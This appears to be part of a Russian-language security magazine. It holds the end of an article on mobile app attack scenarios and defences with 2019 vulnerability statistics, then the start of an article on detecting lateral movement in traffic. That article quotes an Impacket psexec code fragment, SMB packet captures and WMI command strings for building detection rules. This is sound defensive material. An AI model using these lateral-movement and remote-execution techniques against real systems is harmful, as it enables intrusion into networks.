4. Включенный голосовой помощник. Нередко голосовые помощники (в частности, стандартные Google Assistant и Siri) доступны на заблокированном экране. Некоторые приложения реализуют расширения, позволяющие управлять устройством через голосовые команды — делать звонки, отправлять сообщения и т. п. Данная особенность может быть использована как для хулиганства, так и для звонков на платные номера либо для социальной инженерии.
5. Включенные уведомления на заблокированном экране. Если SMS- или PUSH-сообщения с одноразовым паролем от вашего банка появляются на заблокированном экране вашего смартфона, то злоумышленник сможет этим воспользоваться для аутентификации в онлайн-банке.

Как защититься

В первую очередь, будьте внимательны и не оставляйте телефон и планшет без присмотра в общественных местах. Обязательно установите пароль для разблокировки устройства или включите биометрическую защиту, если это возможно. Не повышайте привилегии до административных (jailbreak или root), отключите отображение уведомлений на заблокированном экране.

Сценарии атак с использованием вредоносного приложения на устройстве

Как вредоносы попадают на устройство

Троян — это вредоносное приложение, которое пользователь устанавливает на устройство самостоятельно. Есть несколько источников таких приложений:

1. Официальные магазины приложений: Google Play и App Store. Редко, но даже в официальных маркетах можно найти вредоносное приложение, которое может нанести ущерб вам и вашим данным. Часто такие приложения стараются привлекать внимание с помощью громких названий типа Super Battery, Turbo Browser или Virus Cleaner 2019 (bit.ly/2HIlL3F).
2. Неофициальные сайты и магазины приложений (third-party appstore). Для Android-устройств достаточно разрешить установку из недоверенных источников, а затем скачать APK-файл приложения с сайта. Для iOS-устройств достаточно перейти по ссылке в браузере Safari, подтвердить установку сертификата на устройство, после чего любое приложение в неофициальном магазине станет доступно для установки прямо из браузера. Этим способом может воспользоваться вредоносный Wi-Fi-роутер, чтобы вынудить пользователя установить вредоносное приложение, прежде чем ему будет предоставлен доступ в интернет (bit.ly/32d1bC2).
3. Пользователь может установить скачанное из интернета приложение с помощью USB-подключения. Для этого он может использовать команду adb install для Android-смартфона или утилиту Cydia Impactor совместно со своей учетной записью iCloud — для iOS-устройства. Нередко таким образом попадают на устройства трояны, обещающие получение прав jailbreak или root.

4. Для Android-устройств доступна возможность загрузки части приложения при переходе по ссылке: это технология Google Play Instant. В этом случае вредоносное приложение, если оно осталось незамеченным в Google Play, сможет попасть на устройство в один клик, хотя и будет иметь чуть меньшие привилегии по сравнению с полноценными приложениями.

Возможности вредоносов на устройстве

1. Прежде всего, вредоносы, как и обычные приложения, в зависимости от полученных разрешений будут иметь доступ к некоторым хранимым данным, микрофону, камере, геопозиции или контактам.
2. Также вредоносные приложения получают возможность взаимодействовать с другими установленными приложениями через механизмы межпроцессного взаимодействия (IPC/XPC). Если установленные приложения содержат уязвимости, которые можно проэксплуатировать через такое взаимодействие, вредоносное приложение сможет этим воспользоваться. Особенно актуально это для Android-устройств.
3. Попав на устройство, вредоносное приложение может попытаться получить повышенные привилегии в системе, проэксплуатировав уязвимости, позволяющие получить права root или jailbreak. В этом случае троян сможет не только беспрепятственно читать любые данные, хранимые на устройстве, внедряться в любой процесс и модифицировать его исполнение, но и эффективно защищать себя от удаления.

14%

уязвимостей в клиентских частях — это недостатки межпроцессного взаимодействия, причем большинство из них были выявлены в приложениях для Android

---

Как защититься

Для защиты от подобных атак рекомендуется, в первую очередь, избегать установки приложений из недоверенных источников. С осторожностью необходимо устанавливать также приложения с подозрительными названиями даже из официальных магазинов, поскольку никакие проверки, организованные администрацией этих магазинов, не могут работать идеально. Своевременно обновляйте ОС и приложения, чтобы исключить возможность атак через известные уязвимости.

Атаки в канале связи

Уязвимости приложений

Для того чтобы злоумышленник смог действовать из канала связи, ему необходимо выполнить атаку «человек посередине», то есть заставить весь трафик, передаваемый между клиентским мобильным приложением и серверной частью, проходить через устройство злоумышленника. Если защита от подобных атак реализована корректно, то опасаться нечего. Однако наш опыт показывает, что в приложениях часто встречаются следующие уязвимости, которые могут быть использованы злоумышленником для атаки типа «человек посередине»:

1. Обычно при установке защищенного соединения клиентское приложение проверяет подлинность сертификата сервера.

в 29%

мобильных приложений
в 2019 году была некорректно реализована либо отсутствовала технология certificate pinning

Однако разработчики для удобства отключают такие проверки, забывая включить их обратно в релизной версии. Как итог, приложение принимает любой сертификат сервера для установки защищенного соединения, в том числе и сертификат злоумышленника. В результате атакующему становится доступен для чтения и изменения весь трафик, передаваемый между клиентским приложением и серверной частью приложения.

2. Даже если проверка сертификатов происходит корректно, у злоумышленника остается лазейка: под каким-нибудь предлогом вынудить жертву установить на свое устройство сертификат злоумышленника как доверенный. После этого клиентское приложение может не заметить подмены сертификата при установке защищенного соединения. Для того чтобы замечать такую подмену, в приложение зашивается сертификат сервера, это называется certificate pinning. Однако данная технология может использоваться не во всех компонентах, требующих защищенного соединения с сервером. В результате злоумышленник может получить возможность контролировать весь трафик между клиентским приложением и сервером.

3. Приложение может безопасно реализовывать собственное взаимодействие с сервером, но при этом содержать ссылки на сторонние ресурсы, которые при открытии будут загружены по незащищенному протоколу HTTP. Это оставляет злоумышленнику, контролирующему трафик, возможность для фишинга.

Возможности атакующего

Контролируя трафик между клиентским приложением и сервером, атакующий имеет следующие возможности:

1. Подменять ответы сервера, например для подмены реквизитов банковских операций или для фишинговой атаки.

2. Подменять запросы клиентского приложения, например изменяя сумму перевода и номер счета получателя.

3. Перехватывать данные, например логины, пароли, одноразовые пароли, данные банковских карт, историю операций.

Как правило, последствия таких атак довольно серьезные:

1. Полный либо частичный доступ злоумышленника к аккаунту в результате получения логина и пароля (перехваченных или добытых с помощью фишинга) или аутентификационного токена. То, каким будет доступ, полным или частичным, зависит от разных причин, в частности от того, как реализован механизм одноразовых паролей: для каких операций предусмотрены такие пароли, возможен ли их подбор и т. п.

2. Хищение денежных средств в результате подмены реквизитов или вследствие доступа к личному кабинету.

3. Утечка информации об истории операций, состоянии счетов в результате пассивного прослушивания трафика либо при получении доступа к аккаунту.

Как защититься

Не подключайтесь к сомнительным точкам доступа, не используйте прокси-серверы и VPN, которым вы не готовы доверить свою личную и банковскую информацию. Не устанавливайте сторонние сертификаты на устройство. Как правило, большинство популярных мессенджеров и приложений соцсетей хорошо защищены от подобных атак; если, например, какое-то из привычных приложений вдруг

отказывается работать через текущее Wi-Fi-подключение, это может быть сигналом того, что данная точка доступа небезопасна и лучше от нее отключиться, чтобы не подвергать опасности остальные приложения, в том числе ваш мобильный банк.

Удаленные атаки

Некоторые уязвимости в мобильных приложениях можно проэксплуатировать удаленно, и для этого даже не требуется контролировать передачу данных между приложением и сервером.

1. Многие приложения реализуют функциональность по обработке специальных ссылок, например myapp://. Такие ссылки называются deeplinks и работают они как на устройствах с Android, так и на iOS-устройствах. Переход по такой ссылке в браузере, почтовом приложении или мессенджере может спровоцировать открытие того приложения, которое умеет такие ссылки обрабатывать. Вся ссылка целиком, включая параметры, будет передана приложению-обработчику. Если обработчик ссылки имеет уязвимости, то для их эксплуатации этого будет достаточно. Результат эксплуатации сильно зависит от логики приложения: это может быть как относительно безобидное действие от имени пользователя, так и получение полного доступа к его аккаунту.

   Аналогичным образом в мобильных устройствах могут обрабатываться более привычные ссылки http:// и https://. Они могут быть переданы приложению, не являющемуся браузером, причем в некоторых случаях это может происходить без подтверждения со стороны пользователя.

   Как мы говорили ранее, для Android-устройств переход по ссылке может спровоцировать загрузку instant app, что делает возможной удаленную эксплуатацию уязвимостей, связанных с установкой вредоносного приложения.

2. Однако в мобильных приложениях встречаются не только уязвимости, связанные с обработкой ссылок. Конечно же, все сильно зависит от логики, которую реализует мобильное приложение. В некоторых случаях от пользователя не требуется никаких действий: так работают zero-click эксплойты. Примером уязвимости, для которой был разработан подобный эксплойт, может служить уязвимость в популярном мессенджере WhatsApp (bit.ly/2SKTLTo), в которой функциональность звонков использовалась для загрузки и установки вредоносов на устройство жертвы.

1/3
мобильных приложений
некорректно обрабатывают ссылки deeplink

Как защититься

Своевременная установка обновлений приложений и ОС в данном случае — единственный способ защититься.

Атаки на серверную часть

Злоумышленники также могут атаковать и серверную часть мобильного приложения. В этом случае им совершенно не нужен доступ к устройствам пользователей. Зачастую серверная часть мобильного приложения ничем не отличается от веб-приложения. Обычно серверы мобильных приложений устроены даже проще и представляют собой JSON API или XML API, редко работают с HTML-разметкой и JavaScript. Для атаки на такой сервер злоумышленнику, как правило, достаточно изучить, как происходит взаимодействие клиентского приложения с сервером, и уже исходя из собранной информации о точках входа попытаться видоизменять запросы с целью обнаружить и проэксплуатировать уязвимости.

Если сравнивать уязвимости веб-приложений и серверных частей мобильных приложений, то мы видим, что в мобильных приложениях преобладают недостаточная

Zero-click атака

это атака, не требующая от пользователя никаких дополнительных действий: ни перехода по ссылкам, ни нажатия на кнопки

защита от подбора учетных данных (24% веб-приложений и 58% серверов мобильных приложений содержат такие уязвимости) и ошибки бизнес-логики (2% веб-приложений и 33% серверов мобильных приложений).

Наши исследования показывают, что часто имеется возможность получить доступ к данным пользователей — номерам банковских карт, имени и фамилии, номерам телефонов и т. п. — от имени другого пользователя или вовсе без аутентификации; такая возможность бывает обусловлена недостатками аутентификации и авторизации.

Недостатки аутентификации и авторизации были выявлены нами в 75% серверов мобильных приложений в 2019 году

Как защититься

В данном случае обычный пользователь мало что может сделать. Однако можно снизить риски, если использовать сложный пароль, а также если настроить двухфакторную аутентификацию с помощью одноразовых паролей во всех критически важных приложениях, которые позволяют это сделать.

Выводы и рекомендации

Как мы видим, злоумышленники могут атаковать мобильные приложения и устройства по многим направлениям. При разработке приложения необходимо проверять возможность осуществления каждого из описанных сценариев атак. Угрозы и уязвимости необходимо учитывать во время разработки, а некоторые необходимые меры защиты – принимать еще на стадии проектирования. В особенности это касается финансовых приложений, личных кабинетов, мессенджеров, а также прочих приложений, работающих с персональными данными, банковскими картами, личной или рабочей перепиской и т. п. Хорошей рекомендацией для разработчиков будет внедрение практики безопасной разработки (secure software development lifecycle, SSDL) и регулярного анализа защищенности приложения. Такие меры не только помогут своевременно выявить потенциальные угрозы, но и повысят уровень знаний разработчиков в вопросах безопасности и, как следствие, уровень защищенности разрабатываемых приложений.

В то же время, хотя на разработчиках лежит значительная ответственность по обеспечению безопасности приложений, добиться приемлемого уровня защищенности на мобильных устройствах возможно только принимая комплексные меры. Участие пользователя во многом может снизить риски, достаточно лишь придерживаться некоторых простых правил:

- не устанавливать сомнительные приложения и приложения из недоверенных источников;
- своевременно обновлять приложения и ОС устройства;
- не устанавливать недоверенные сертификаты;
- не подключаться к подозрительным Wi-Fi-точкам, а также к прокси, VPN или к сомнительным устройствам по USB;
- не переходить по подозрительным ссылкам в браузере, мессенджерах и соцсетях;
- не выполнять jailbreak устройств и не получать права root;
- не отключать блокировку с помощью ПИН-кода;
- в приложениях по возможности использовать аутентификацию по логину и паролю вместо упрощенной (по ПИН-коду или с использованием биометрии);
- использовать сложные пароли.

Статистика уязвимостей мобильных приложений

В 2019 году для исследования мы выбрали 24 полнофункциональных мобильных приложения по следующим критериям:

- проведен анализ мобильных приложений для обеих ОС — Android и iOS;
- владельцы систем не возражают против использования результатов анализа защищенности в исследовательских целях;
- приложение установлено более 500 000 раз из официальных магазинов приложений Google Play и App Store.

Уязвимости клиентских частей

Рисунок 3. Уровень защищенности клиентских частей (доля приложений)




Рисунок 4. Доля уязвимостей различного уровня риска




Рисунок 5. Среднее число уязвимостей на одно приложение




Рисунок 6. Топ-10 уязвимостей (доля мобильных приложений)

Уязвимости серверных частей




Рисунок 7. Уровень защищенности (доля серверных частей)




Рисунок 8. Доля уязвимостей разных типов




Рисунок 9. Топ-10 уязвимостей в серверных частях (доля приложений)

Ищем следы атак **в сетевом трафике**

Екатерина Килюшева

Проводя целенаправленную атаку, нарушитель не может быть уверен, что после проникновения в локальную сеть организации он окажется в нужном ему сегменте сети. Для поиска ключевых серверов и рабочих станций потребуется разведка и ряд подключений между узлами. Такие подключения, или, как обычно говорят, перемещение хакера внутри периметра, — непременно оставят следы в сетевом трафике. Помимо подключений внутри сети злоумышленник должен установить связь с внешним командным сервером. Такие действия можно отследить, а значит, своевременно обнаружить кибератаку. Если сохранять копию трафика, анализ можно проводить и ретроспективно. Рассмотрим, как обнаруживать в трафике признаки использования некоторых популярных техник.

Изучаем перемещения внутри сети

Удаленное выполнение команд на компьютерах с использованием связки из техник Windows admin shares и service execution, а также применение технологии Windows Management Instrumentation (WMI) — одни из распространенных техник перемещения внутри периметра[1]. Эти же техники лежат в основе некоторых утилит для администрирования, которыми также пользуются злоумышленники, в частности psexec и wmiexec из набора Impacket. С их помощью злоумышленники могут осуществлять различные действия, например передавать файлы между узлами (remote file copy), создавать задачи, выполняющиеся по расписанию (scheduled task), или собирать информацию о пользователях (account discovery). Техника pass the hash позволяет подключаться к удаленным узлам, зная только хеш пароля пользователя.

Windows admin shares

Для перемещения между компьютерами сети могут использоваться общие сетевые ресурсы, доступ к которым имеют только локальные администраторы узла (техника Windows admin shares). Среди них есть такой сетевой ресурс, как IPC$ (Inter-Process Communication). Он предоставляет интерфейс для удаленного вызова процедур (RPC), через который можно обратиться к менеджеру сервисов Service Control Manager (SCM). Менеджер сервисов позволяет запускать, останавливать сервисы и взаимодействовать с ними (техника service execution). Эти две техники работают вместе для копирования исполняемого файла на удаленный компьютер и его запуска либо для удаленного выполнения команд через RPC.

Копирование и запуск исполняемого файла происходят следующим образом. Сперва происходит подключение к ресурсу ADMIN$ (C:\Windows), куда помещается файл. Затем необходимо подключиться к ресурсу IPC$ и обратиться с его помощью к интерфейсу SCM для создания и старта сервиса, который запустит скопированный файл. Все это происходит поверх протокола SMB.

1. *В статье используется терминология MITRE ATT&CK.*




Рисунок 1. Обращение к ресурсу ADMIN$

RPC может работать не только поверх SMB, но и поверх чистого TCP (без использования протокола прикладного уровня). В этом случае последовательность действий такова: злоумышленник подключается к IPC$, обращается к какому-либо сервису и отправляет ему команды.

Чтобы выявлять в трафике подключения к общим ресурсам и передачу файлов, нужно уметь разбирать протокол SMB и извлекать передаваемые файлы.

Destination	Protocol	Length	Info
192.168.202.100	SMB2	306	Negotiate Protocol Response
192.168.202.101	SMB2	232	Negotiate Protocol Request
192.168.202.100	SMB2	306	Negotiate Protocol Response
192.168.202.101	SMB2	413	Session Setup Request
192.168.202.100	SMB2	315	Session Setup Response
192.168.202.101	SMB2	158	Tree Connect Request Tree: \\WIN01\ADMIN$
192.168.202.100	SMB2	138	Tree Connect Response
192.168.202.101	SMB2	212	Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
192.168.202.100	SMB2	131	Ioctl Response, Error: STATUS_FILE_CLOSED
192.168.202.101	SMB2	346	Create Request File: PSEXESVC.exe
192.168.202.100	SMB2	386	Create Response File: PSEXESVC.exe
192.168.202.101	SMB2	1466	Write Request Len:65536 Off:0 File: PSEXESVC.exe
192.168.202.101	SMB2	1466	Write Request Len:65536 Off:65536 File: PSEXESVC.exe
192.168.202.100	SMB2	138	Write Response
192.168.202.100	SMB2	138	Write Response
192.168.202.101	SMB2	778	Write Request Len:12288 Off:131072 File: PSEXESVC.exe
192.168.202.100	SMB2	138	Write Response
192.168.202.101	SMB2	918	Write Request Len:2208 Off:143360 File: PSEXESVC.exe
192.168.202.100	SMB2	138	Write Response
192.168.202.101	SMB2	146	Close Request File: PSEXESVC.exe
192.168.202.100	SMB2	182	Close Response

Рисунок 2. Передача файла psexecsvc.exe

Запросы к SCM выявляются в трафике путем разбора вызовов DCE/RPC и поиска обращений к SVCCTL — интерфейсу менеджера сервисов SCM: OpenServiceW(), StartServiceW().




Рисунок 3. Создание нового сервиса с помощью SCM

С помощью RPC реализуются и другие техники, например account discovery. Отправка запросов сервису Security Accounts Manager по протоколу SAMR позволяет получить список пользователей и групп в домене, а перебор идентификаторов SID с помощью сервиса Local Security Authority (LSARPC) позволяет злоумышленнику узнать имена пользователей на удаленном узле.




Рисунок 4. Получение учетных записей с помощью lookupsids

Один из популярных методов закрепления в системе и продвижения по сети — создание задач, выполняющихся по расписанию (scheduled task), — осуществляется путем отправки запросов сервису планировщика задач ATSVC.




Рисунок 5. Создание новой задачи в планировщике задач ATSVC

Описанные сценарии вполне легитимны и могут использоваться в повседневной деятельности администраторов, поэтому нужно создавать вспомогательные правила, которые бы автоматизировали обнаружение RPC-вызовов и обращений к сервисам. Эти действия необходимо анализировать в связи с другими событиями, учитывать общий контекст происходящего. Такой анализ может потребовать больших трудозатрат.

Поэтому более эффективны точечные правила обнаружения, которые анализируют сетевой трафик с учетом порядка команд и значений объектов в запросах, характерных для конкретных инструментов. Например, зная последовательность действий и структуру данных, которые определены в коде утилиты psexec из набора Impacket, можно с большой точностью выявить ее запуск в трафике.

```
tid = s.connectTree('IPC$')
fid_main = self.openPipe(s,tid,'\RemCom_communicaton',0x12019f)

packet = RemComMessage()
pid = os.getpid()

packet['Machine'] = ''.join([random.choice(string.letters) for _ in range(4)])
if self.__path is not None:
    packet['WorkingDir'] = self.__path
packet['Command'] = self.__command
packet['ProcessID'] = pid

s.writeNamedPipe(tid, fid_main, str(packet))
```

Рисунок 6. Фрагмент кода psexec

```
SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  v Ioctl Request (0x0b)
    > StructureSize: 0x0039
      Reserved: 0000
    > Function: FSCTL_PIPE_WAIT (0x00110018)
    > GUID handle
      Max Ioctl In Size: 0
      Max Ioctl Out Size: 0
    > Flags: 0x00000001
      Reserved: 00000000
      Blob Offset: 0x00000000
      Blob Length: 0
      Out Data: NO DATA
      Blob Offset: 0x00000078
      Blob Length: 52
      In Data
Name: RemCom_communicaton
Timeout: 500000
```

Рисунок 7. SMB-пакет, который отправляется в результате выполнения кода на рис. 6

Windows Management Instrumentation

Встроенная технология WMI позволяет злоумышленникам воспользоваться уже имеющимися в системе средствами для взаимодействия с удаленными узлами. Когда WMI-команда передается по сети по незашифрованному протоколу DCERPC, в сетевом трафике можно увидеть текстовые строки, где указан класс, к которому происходит обращение, и метод, который вызывается у класса. Чтобы выявить передачу команды на исполнение, необходимо отслеживать вызов метода Create класса Win32_Process.

```
.......
...W.i.n.3.2._.P.r.o.c.e.s.s...User...........C.r.e.a.t.e.............|...|...MEOW.........s...M...K.$..
$....L...xV4.D.............
...........................*...s...s............          ................
...__PARAMETERS..abstract....................CommandLine..string...................
........7....In...................
........7...^..................Win32API|Process and Thread Functions|lpCommandLine ..MappingStrings.....
........7...^................ .......ID...............6...
........Y...^................ ....................string...................CurrentDirectory..string.....
.............In...................
...............................Win32API|Process and Thread Functions|CreateProcess|lpCurrentDirectory ..
```

